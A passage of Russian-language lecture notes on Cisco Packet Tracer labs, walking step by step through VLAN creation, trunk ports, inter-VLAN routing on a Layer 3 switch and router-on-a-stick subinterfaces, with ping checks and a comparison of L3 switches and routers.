 - 2.3. задание IP-адресов VLAN (т.к. коммутатор уровня 3);
 - 2.4. настройка транк-портов (коммутатор L3 – коммутатор L2);
 - 2.5. настройка Коммутатора L3 для маршрутизации трафика.
3. Задание IP-адресов, масок, шлюзов Компьютерам.
4. Проверка соединений: «Компьютер – Шлюз (IP-адрес VLAN-a)» и «Компьютер – Компьютер».

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить в сеть:
 - 1 Коммутатор Уровня Распределения (3-го уровня) «3560-24PS» («Multilayer-Switch0»),
 - 2 Коммутатора Уровня Доступа (2-го уровня) «2960-24TT» («Switch10», «Switch20»),
 - 4 ПК «PC-PT» («PC11», «PC12», «PC21», «PC22»),
 - устройства соединить Прямыми кабелем.
 - области 2-ух сегментов («зелёная» – для VLAN11, «голубая» – для VLAN12)



Шаг 1 – Настроить Коммутаторы Уровня Доступа.

Шаг 1.1 – Настроить Коммутатор L2 «Switch10»:

- «Switch10» → «CLI»
 - Switch>`en` – Перейти в «Привилегированный» режим → Switch#
 - Switch#`conf t` – перейти в режим «Глобального Конфигурирования».

Шаг 1.1.a – настроить порты доступа (коммутатор – конечное устройство)

- Switch (config) #`int fa0/11` – войти в режим конф-ния и/фейсов порта «fa0/11» → Switch (config-if) #
- Switch (config-if) #`switchport mode access` – конф-ция «fa0/11», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #`switchport access vlan 11` – конф-ция «fa0/11», вкл доступ «access» для VLAN11
- Switch (config-if) #`exit` – выйти из режима конф-ния интерфейсов порта «fa0/11» → Switch (config) #
- Switch (config) #`int fa0/12` – войти в режим конф-ния и/фейсов порта «fa0/12» → Switch (config-if) #
- Switch (config-if) #`switchport mode access` – конф-ция «fa0/12», вкл «access» (свитч – конечное у-во)

- Switch (config-if) #switchport access vlan 12 – конф-ция «fa0/12», вкл доступ «access» для VLAN12
- Switch (config-if) #exit – выйти из режима конф-ния интерфейсов порта «fa0/12» → Switch (config) #

Шаг 1.1.b – настроить транк-порт (коммутатор – коммутатор)

(Между коммутаторами лучше использовать самые быстрые линки – Gigabit Ethernet)

- Switch (config) #int gi0/1 – войти в режим конф-ния и/фейсов порта «gi0/1» → Switch (config-if) #
- Switch (config-if) #switchport mode trunk – конф-ция «gi0/1», вкл «trunk» (коммутатор–коммутатор)
- Происходит изменение порта.
- Switch (config-if) #switchport trunk allowed vlan 11,12 – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #end – выйти из всех настроек конфигурации → Switch#
- Switch#wr mem – сохранить конфигурацию

Шаг 1.1.c – проверить настройки Коммутатора L2 «Switch10»

- Switch#show run – проверить настройки.

```
interface FastEthernet0/11
  switchport access vlan 11
  switchport mode access
!
interface FastEthernet0/12
  switchport access vlan 12
  switchport mode access
!
...
!
interface GigabitEthernet0/1
  switchport trunk allowed vlan 11-12
  switchport mode trunk
```

Шаг 1.2 – Настроить Коммутатор L2 «Switch20»:

• «Switch20» → «CLI»

- Switch>en – Перейти в «Привилегированный» режим → Switch#
- Switch#conf t – перейти в режим «Глобального Конфигурирования».

Шаг 1.2.a – настроить порты доступа (коммутатор – конечное устройство)

- Switch (config) #int fa0/21 – войти в режим конф-ния и/фейсов порта «fa0/21» → Switch (config-if) #
- Switch (config-if) #switchport mode access – конф-ция «fa0/21», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #switchport access vlan 11 – конф-ция «fa0/21», вкл доступ «access» для VLAN11
- Switch (config-if) #exit – выйти из режима конф-ния интерфейсов порта «fa0/21» → Switch (config) #
- Switch (config) #int fa0/22 – войти в режим конф-ния и/фейсов порта «fa0/22» → Switch (config-if) #
- Switch (config-if) #switchport mode access – конф-ция «fa0/22», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #switchport access vlan 12 – конф-ция «fa0/22», вкл доступ «access» для VLAN12
- Switch (config-if) #exit – выйти из режима конф-ния интерфейсов порта «fa0/22» → Switch (config) #

Шаг 1.2.b – настроить транк-порт (коммутатор – коммутатор)

(Между коммутаторами лучше использовать самые быстрые линки – Gigabit Ethernet)

- Switch (config) #int gi0/2 – войти в режим конф-ния и/фейсов порта «gi0/2» → Switch (config-if) #
- Switch (config-if) #switchport mode trunk – конф-ция «gi0/2», вкл «trunk» (коммутатор–коммутатор)
- Происходит изменение порта.
- Switch (config-if) #switchport trunk allowed vlan 11,12 – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #end – выйти из всех настроек конфигурации → Switch#
- Switch#wr mem – сохранить конфигурацию

Шаг 1.2.c – Проверить настройки Коммутатора L2 «Switch20»

- Switch#show run – проверить настройки.

```
interface FastEthernet0/21
  switchport access vlan 11
  switchport mode access
!
interface FastEthernet0/22
  switchport access vlan 12
  switchport mode access
!
...
!
interface GigabitEthernet0/2
  switchport trunk allowed vlan 11-12
  switchport mode trunk
```

Шаг 2 – Настройка Коммутатора Уровня Распределения:

Шаг 2.1 – настройка Коммутатора L3 «Multilayer Switch0»

- «Multilayer Switch0» → «CLI»
 - **Ctrl+C** – выйти из режима системной конфигурации в режим команд → Switch>
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования».

Шаг 2.2 – сегментация сети (создание VLAN)

- Switch (config) #**vlan 11** – создание 1-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN11** – наименование 1-го VLAN
- Switch (config-vlan) #**exit** – выход из конфигурирования 1-го VLAN
- Switch (config) #**vlan 12** – создание 2-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN12** – наименование 2-го VLAN
- Switch (config-vlan) #**exit** – выход из конфигурирования 2-го VLAN

Шаг 2.3 – задание IP-адресов VLAN (т.к. коммутатор уровня 3).

- Switch (config) #**int vlan 11** – войти в режим конф-ния интерфейсов VLAN11 → Switch (config-if) #
- Switch (config-if) #**ip address 11.11.11.1 255.255.255.0** – конф-ние VLAN11 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN11 → Switch (config) #
- Switch (config) #**int vlan 12** – войти в режим конф-ния интерфейсов VLAN12 → Switch (config-if) #
- Switch (config-if) #**ip address 12.12.12.1 255.255.255.0** – конф-ние VLAN12 – задание IP-адреса
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов VLAN12 → Switch (config) #

Шаг 2.4 – настройка транк-портов (коммутатор L3 – коммутатор L2)

- Switch (config) #**int gi0/1** – войти в режим конф-ния и/фейсов порта «gi0/1» → Switch (config-if) #
- Switch (config-if) #**switchport trunk encapsulation dot1Q** – указать инкапсуляцию и её тип «dot1Q»
- Switch (config-if) #**switchport mode trunk** – конф-ция «gi0/1», вкл «trunk» (коммутатор–коммутатор)
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «gi0/1» → Switch (config) #
- Switch (config) #**int gi0/2** – войти в режим конф-ния и/фейсов порта «gi0/1» → Switch (config-if) #
- Switch (config-if) #**switchport trunk encapsulation dot1Q** – указать инкапсуляцию и её тип «dot1Q»
- Switch (config-if) #**switchport mode trunk** – конф-ция «gi0/1», вкл «trunk» (коммутатор–коммутатор)
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «gi0/1» → Switch (config) #

Шаг 2.5 – настройка Коммутатора L3 для маршрутизации трафика.

- Switch (config) #**ip routing** – указание, что должна выполняться маршрутизация трафика
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Шаг 3 – Задание IP-адресов, масок, шлюзов Компьютерам.

- На ПК сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «PC11» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **11.11.11.11** – IP подсети = IP подсети VLAN, IP узла = 11;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **11.11.11.1** – шлюз = IP сети VLAN
- «PC12» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **12.12.12.12** – IP подсети = IP подсети VLAN, IP узла = 12;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **12.12.12.1** – шлюз = IP сети VLAN
- «PC21» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **11.11.11.21** – IP подсети = IP подсети VLAN, IP узла = 21;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **11.11.11.1** – шлюз = IP сети VLAN
- «PC22» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **12.12.12.22** – IP подсети = IP подсети VLAN, IP узла = 22;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **12.12.12.1** – шлюз = IP сети VLAN

Шаг 4 – Проверка соединений: «Компьютеры – Шлюзы (IP-адреса VLAN-ов)» и «Компьютер – Компьютер».

- Пропинговать свой VLAN Коммутатора с каждого Компьютера соответственно:
 - «PC11» → Command Prompt → ping 11.11.11.1 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK
 - «PC12» → Command Prompt → ping 12.12.12.1 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK
 - «PC21» → Command Prompt → ping 11.11.11.1 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK
 - «PC22» → Command Prompt → ping 12.12.12.1 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK

Все компьютеры видят свои шлюзы.
- Пропинговать компьютеры с компьютеров своих VLAN:
 - «PC11» → Command Prompt → ping 11.11.11.21 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK
 - «PC21» → Command Prompt → ping 11.11.11.11 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK
 - «PC12» → Command Prompt → ping 12.12.12.22 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK
 - «PC22» → Command Prompt → ping 12.12.12.12 → Packets: Sent = 4, Rcvd = 4, Lost = 0 (0% loss) → OK

Все компьютеры видят свои шлюзы.
- Т.о.. L3-Коммутатор маршрутизирует 2 сегмента («зелёный» и «голубой»), через L2-Коммутаторы.

МАРШРУТИЗАТОР

- Как только в локальной сети появляется хотя бы 2 сегмента (сегмент пользователей и сегмент серверов), то возникает необходимость использования маршрутизирующего оборудования. Т.е. оборудования функционирующего на 3-ем уровне модели OSI:
 - Switch L3 – Коммутатор 3-го уровня;
 - Router – Маршрутизатор.
- Коммутаторы – устройства для маршрутизации трафика в локальной сети между сегментами.
Функциональность:
 - IP-маршрутизация;
 - Агрегирование Коммутаторов Уровня Доступа (L2);
 - Использование в качестве Коммутаторов Уровня Распределения (L3);
 - Производят первичное сегментирование сети (VLAN);
 - Высокая производительность.
- Маршрутизаторы – устройства для маршрутизации трафика в глобальной сети между локальными сетями.
Функциональность:
 - IP маршрутизация;
 - NAT;
 - VPN;
 - Межсетевой экран.
- L3-Коммутатор vs Маршрутизатор

L3-Коммутатор / L3-Switch 	Маршрутизатор / Router 
<ul style="list-style-type: none">• Обработка пакетов реализована аппаратно:<ul style="list-style-type: none">○ нет процессора общего назначения;○ есть ASIC-микросхемы.• Высокая производительность ($\times 10$ Гбит/с).• Высокая стоимость: \$\$\$• Мало возможностей:<ul style="list-style-type: none">○ HET – Межсетевого экрана;○ HET – NAT;○ HET – VPN;○ HET – Функций безопасности.	<ul style="list-style-type: none">• Обработка пакетов реализована программно:<ul style="list-style-type: none">○ есть процессор общего назначения;○ нет ASIC-микросхем.• Невысокая производительность.• Невысокая стоимость: 10%(\$\$\$)• Много возможностей:<ul style="list-style-type: none">○ ECTЬ – Межсетевой экран;○ ECTЬ – NAT;○ ECTЬ – VPN;○ ECTЬ – Различные функции безопасности.

ПРИМЕР 1 – Маленький Офис – «Маршрутизатор – Коммутатор L3 – 3 Компьютера (каждый в своём VLAN)»

Маленький офис состоит из нескольких компьютеров и одного L2-коммутатора, локальный трафик маленький, локальные серверы – отсутствуют. Поэтому нет никакой необходимости ставить L3-коммутатор, т.к. это не рентабельно.

Алгоритм:

1. Настройка Коммутатора Уровня Распределения (L2):
 - 1.1. сегментация сети (создание VLAN);
 - 1.2. определение портов пользователей (портов ПК) в сегменты (VLAN);
 - 1.3. настройка транк-порта (коммутатор L2 – маршрутизатор).
2. Настройка Маршрутизатора:
 - 2.1. поднятие физического порта (у коммутаторов по умолчанию все порты подняты, у маршрутизаторов – нет);
 - 2.2. создание под-интерфейсов, каждому из которых соответствует один VLAN.
3. Задание IP-адресов, масок, шлюзов Компьютерам.
4. Проверка соединений:
 - 4.1. «Компьютер – Шлюз (IP-адрес VLAN)»;
 - 4.2. «Компьютер – Компьютер».


Команды:

- Switch (config) #interface FastEthernet0/0
- Switch (config) #no shutdown
- Switch (config) # interface FastEthernet0/0.x
- Switch (config) #encapsulation dot1Q x
- Switch (config) #ip address 192.168.2.1 255.255.255.0
- Switch (config) # no shutdown

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить в сеть:
 - 1 Маршрутизатор «1841» («Router0»),
 - 1 Коммутатор 2-го уровня «2960-24TT» («Switch0»),
 - 3 ПК «PC-PT» («PC6», «PC7», «PC8»),
 - устройства соединить Прямыми кабелем (устройства разных уровней OSI);
 - маркировку разных секторов сети («зелёный», «голубой», «синий»).



Шаг 1 – Настройка Коммутатора Уровня Распределения (L2):

Шаг 1.1 – Настройка Коммутатора L2 – сегментация сети (создание 3-ёх VLAN)

- «Switch0» → «CLI»
 - Switch>en – Перейти в «Привилегированный» режим → Switch#
 - Switch#conf t – перейти в режим «Глобального Конфигурирования» → Switch (config) #

- Switch (config) #**vlan 6** – создание 1-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN6** – наименование 1-го VLAN
- Switch (config-vlan) #**exit** – выход из кофигурирования 1-го VLAN

- Switch (config) #**vlan 7** – создание 2-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN7** – наименование 2-го VLAN
- Switch (config-vlan) #**exit** – выход из кофигурирования 2-го VLAN

- Switch (config) #**vlan 8** – создание 3-го сегмента (VLAN) и вход в его конфигурирование
- Switch (config-vlan) #**name VLAN8** – наименование 3-го VLAN
- Switch (config-vlan) #**end** – выход из всех режимов кофигурирования

Шаг 1.2 – Настройка Коммутатора L2 – определение портов пользователей (ПК) в сегменты (VLAN)

- Switch#**conf t** – перейти в режим «Глобального Конфигурирования» → Switch (config) #

- Switch (config) #**int fa0/6** – войти в режим конф-ния интерфейсов порта «fa0/6» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/6», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 6** – конф-ция «fa0/6», вкл доступ «access» для VLAN6
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/6» → Switch (config) #

- Switch (config) #**int fa0/7** – войти в режим конф-ния интерфейсов порта «fa0/7» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/7», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 7** – конф-ция «fa0/7», вкл доступ «access» для VLAN7
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/7» → Switch (config) #

- Switch (config) #**int fa0/8** – войти в режим конф-ния интерфейсов порта «fa0/8» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/8», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 8** – конф-ция «fa0/8», вкл доступ «access» для VLAN8
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/8» → Switch (config) #

Шаг 1.3 – Настройка Коммутатора L2 – настройка транк-порта (коммутатор L2 – маршрутизатор)

- Switch (config) #**int fa0/9** – войти в режим конф-ния и/фейсов порта «fa0/10» → Switch (config-if) #
- Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/9», вкл «trunk» (свитч–роутер)
- Switch (config-if) #**switchport trunk allowed vlan 6,7,8** – указать VLAN-ы, для передачи по физ соед-ю
- Switch (config-if) #**end** – выход из всех режимов кофигурирования
- Switch#**wr mem** – сохранить настройки

Шаг 2 – Настройка Маршрутизатора

Шаг 2.1 – Настройка Маршрутизатора – поднятие физического порта

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

Шаг 2.2 – Настройка Маршрутизатора – создание под-интерфейсов, каждому соответствует один VLAN

- Router (config) #**interface fa0/0.6** – создать и войти в конф-ние под-и/ф «6» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 6** – указать VLAN – инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.6.1 255.255.255.0** – конф-ние VLAN6 – задание IP-адреса
- Router (config-subif) #**no shutdown** – поднять порт «fa0/0» под-и/ф «6» («fa0/0.6»: «Down» → «Up»)
- Router (config-subif) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

- Router (config) #**interface fa0/0.7** – создать и войти в конф-ние под-и/ф «7» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 7** – указать VLAN – инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.7.1 255.255.255.0** – конф-ние VLAN12 – задание IP-адреса
- Router (config-subif) #**no shutdown** – поднять порт «fa0/0» под-и/ф «7» («fa0/0.7»: «Down» → «Up»)
- Router (config-subif) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #

- Router (config) #**interface fa0/0.8** – создать и войти в конф-ние под-и/ф «8» → Router (config-subif) #
- Router (config-subif) #**encapsulation dot1Q 8** – указать VLAN – инкапсуляция, её тип и № VLAN
- Router (config-subif) #**ip address 192.168.8.1 255.255.255.0** – конф-ние VLAN8 – задание IP-адреса
- Router (config-suif) #**no shutdown** – поднять порт «fa0/0» под-и/ф «8» («fa0/0.8»: «Down» → «Up»)
- Router (config-suif) # **end** – выход из всех режимов конфигурирования

- Router#**wr mem** – сохранить настройки
- Router#**show run** – проверить настройки

```
interface FastEthernet0/0.6
  encapsulation dot1Q 6
  ip address 192.168.6.1 255.255.255.0
!
interface FastEthernet0/0.7
  encapsulation dot1Q 7
  ip address 192.168.7.1 255.255.255.0
!
interface FastEthernet0/0.8
  encapsulation dot1Q 8
  ip address 192.168.8.1 255.255.255.0
```

Шаг 3 – Задание IP-адресов, масок, шлюзов Компьютерам

- На ПК сконфигурировать IP-адреса (IP подсети = IP подсети VLAN), 24-я маска, шлюз = IP сети VLAN:
- «PC6» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.6.2** – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.6.1** – шлюз = IP сети VLAN
- «PC7» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.7.2** – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.7.1** – шлюз = IP сети VLAN
- «PC8» → тег «Desktop» → ярлык «IP Configuration»:
 - IP Address: **192.168.8.2** – IP подсети = IP подсети VLAN, IP узла = 2;
 - Subnet Mask: **255.255.255.0** – задать 24-ую маску подсети;
 - Default Gateway: **192.168.8.1** – шлюз = IP сети VLAN

Шаг 4.1 – Проверка соединений: «Компьютер – Шлюз (IP-адреса VLAN-ов)» и «Компьютер – Компьютер»

- Пропинговать VLAN-ы Коммутатора с каждого Компьютера соответственно:
 - «PC6» → «Command Prompt» → **ping 192.168.6.1**
Ping statistics for 192.168.6.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC7» → «Command Prompt» → **ping 192.168.7.1**
Ping statistics for 192.168.7.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - «PC8» → «Command Prompt» → **ping 192.168.8.1**
Ping statistics for 192.168.8.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK

Шаг 4.2 – Проверка соединений: «ПК одного сегмента – ПК другого сегмента».

- Пропинговать с одного Компьютера другие Компьютеры, которые находятся в других сегментах сети:
 - «PC6» → «Command Prompt» →
C:\>**ping 192.168.7.2**
Ping statistics for 192.168.7.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
 - C:\>**ping 192.168.8.2**
Ping statistics for 192.168.8.2:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss) → OK
- Таким образом, Роутер маршрутизирует 3 сети: «зелёную», «голубую» и «синюю».

ПРИМЕР 2 Часть I – Средний Офис – «Маршрутизатор – Коммутатор L3 – Локальная сеть»

Средний офис состоит из нескольких компьютеров в двух разных сегментах, подключенных к коммутаторам L2; двух выделенных серверов, подключенных к своему коммутатору L2. Коммутаторы L2, в свою очередь подключены к Коммутатору L3 (т.к. трафик – большой, и маршрутизатор с такой нагрузкой не справится). Коммутатор L3, подключён к Маршрутизатору, для доступа в Интернет.

Алгоритм:

1. Настроить Коммутаторы Уровня Доступа.
 - 1.1 Настроить Коммутатор L2 «Switch10»:
 - а) настроить порты доступа (коммутатор – конечное устройство);
 - б) настроить транк-порт (коммутатор – коммутатор);
 - с) проверить настройки Коммутатора L2 «Switch10».
 - 1.2 Настроить Коммутатор L2 «Switch20»:
 - а) настроить порты доступа (коммутатор – конечное устройство);
 - б) настроить транк-порт (коммутатор – коммутатор);
 - с) проверить настройки Коммутатора L2 «Switch20».
 - 1.3 Настроить Коммутатор L2 «Switch40»:
 - а) настроить порты доступа (коммутатор – конечное устройство);
 - б) настроить транк-порт (коммутатор – коммутатор);
 - с) проверить настройки Коммутатора L2 «Switch40».
2. Настройка Коммутатора Уровня Распределения:
 - 2.1 сегментация сети (создание VLAN);
 - 2.2 «поднятие виртуальных интерфейсов»: задание IP-адресов VLAN (т.к. L3-Switch);
 - 2.3 настройка транк-портов (коммутатор L3 – коммутатор L2);
 - 2.4 настройка коммутатора для маршрутизации трафика;
 - 2.5 проверка настроек Коммутатора L3 «Multilayer Switch0».
3. Задание IP-адресов, масок, шлюзов:
 - 3.1 компьютерам;
 - 3.2 серверам.
4. Проверка соединений:
 - 4.1 «Конечное устройство – Шлюз (IP-адрес VLAN-a)»
 - 4.2 Между конечными устройствами одних, а также разных сегментов.
5. Настройка Коммутатора Уровня Распределения для связи с Маршрутизатором:
 - 5.1 сегментация сети (создание VLAN);
 - 5.2 «поднятие виртуальных интерфейсов»: задание IP-адресов VLAN (т.к. L3-Switch);
 - 5.3 настройка порта доступа (коммутатор L3 – маршрутизатор);
 - 5.4 проверка настроек Коммутатора L3 «Multilayer Switch0».
6. Настройка Маршрутизатора:
 - 6.1 поднятие физического порта;
 - 6.2 создание интерфейса для VLAN;
 - 6.3 проверка настроек.
7. Маршрутизатор – проверка соединений:
 - 7.1 «Маршрутизатор – L3-Коммутатор»;
 - 7.2 «Маршрутизатор – Конечное устройство».


Команды:

- Switch (config) #`interface FastEthernet0/0`
- Switch (config) #`no shutdown`
- Switch (config) # `interface FastEthernet0/0.x`
- Switch (config) #`encapsulation dot1Q x`
- Switch (config) #`ip address 192.168.VLAN.Node 255.255.255.0`
- Switch (config) # `no shutdown`

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить в сеть:
 - 1 Маршрутизатор «2911» («Router1»),
 - 1 Коммутатор 3-го уровня «2960-24TT» («Multilayer Switch0»),
 - 3 Коммутатора 2-го уровня «2960-24TT» («Switch10», «Switch20», «Switch40»),
 - 2 выделенных Серверов «Server-PT» («Server1», «Server2»),
 - 4 ПК «PC-PT» («PC11», «PC12», «PC21», «PC22»),
 - устройства соединить Прямыми кабелем (устройства разных уровней OSI);
 - маркировку разных секторов сети («зелёный», «голубой», «красный»),



Шаг 1 – Настроить Коммутаторы Уровня Доступа.

Шаг 1.1 – Настроить Коммутатор L2 «Switch10»:

- «Switch10» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования».

Шаг 1.1.a – настроить порты доступа (коммутатор – конечное устройство)

- Switch (config) #**int fa0/11** – войти в режим конф-ния и/файсов порта «fa0/11» → Switch (config-if) #
 - Switch (config-if) #**switchport mode access** – конф-ция «fa0/11», вкл «access» (свитч – конечное у-во)
 - Switch (config-if) #**switchport access vlan 11** – конф-ция «fa0/11», вкл доступ «access» для VLAN11
 - Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/11» → Switch (config) #
- Switch (config) #**int fa0/12** – войти в режим конф-ния и/файсов порта «fa0/12» → Switch (config-if) #
 - Switch (config-if) #**switchport mode access** – конф-ция «fa0/12», вкл «access» (свитч – конечное у-во)
 - Switch (config-if) #**switchport access vlan 12** – конф-ция «fa0/12», вкл доступ «access» для VLAN12
 - Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/12» → Switch (config) #

Шаг 1.1.b – настроить транк-порт (коммутатор – коммутатор)

- Switch (config) #**int fa0/10** – войти в режим конф-ния и/файсов порта «fa0/10» → Switch (config-if) #
 - Switch (config-if) #**switchport mode trunk** – конф-ция «fa0/10», вкл «trunk» (коммутатор–коммутатор)
 - Происходит изменение порта.
- Switch (config-if) #**switchport trunk allowed vlan 11,12** – Указать VLAN-ы, для передачи по физ соед-ю.
- Switch (config-if) #**end** – выйти из всех настроек конфигурации → Switch#
- Switch#**wr mem** – сохранить конфигурацию

Шаг 1.1.с – проверить настройки Коммутатора L2 «Switch10»

- Switch#**show run** – проверить настройки.

```
interface FastEthernet0/10
  switchport trunk allowed vlan 11-12
  switchport mode trunk
!
interface FastEthernet0/11
  switchport access vlan 11
  switchport mode access
!
interface FastEthernet0/12
  switchport access vlan 12
  switchport mode access
...
...
```

Шаг 1.2 – Настроить Коммутатор L2 «Switch20»:

- «Switch20» → «CLI»
 - Switch>**en** – Перейти в «Привилегированный» режим → Switch#
 - Switch#**conf t** – перейти в режим «Глобального Конфигурирования».

Шаг 1.2.a – настроить порты доступа (коммутатор – конечное устройство)

- Switch (config) #**int fa0/21** – войти в режим конф-ния и/файлов порта «fa0/21» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/21», вкл «access» (свитч – конечное у-во)
- Switch (config-if) #**switchport access vlan 11** – конф-ция «fa0/21», вкл доступ «access» для VLAN11
- Switch (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/21» → Switch (config) #

- Switch (config) #**int fa0/22** – войти в режим конф-ния и/файлов порта «fa0/22» → Switch (config-if) #
- Switch (config-if) #**switchport mode access** – конф-ция «fa0/22», вкл «access» (свитч – конечное у-во)
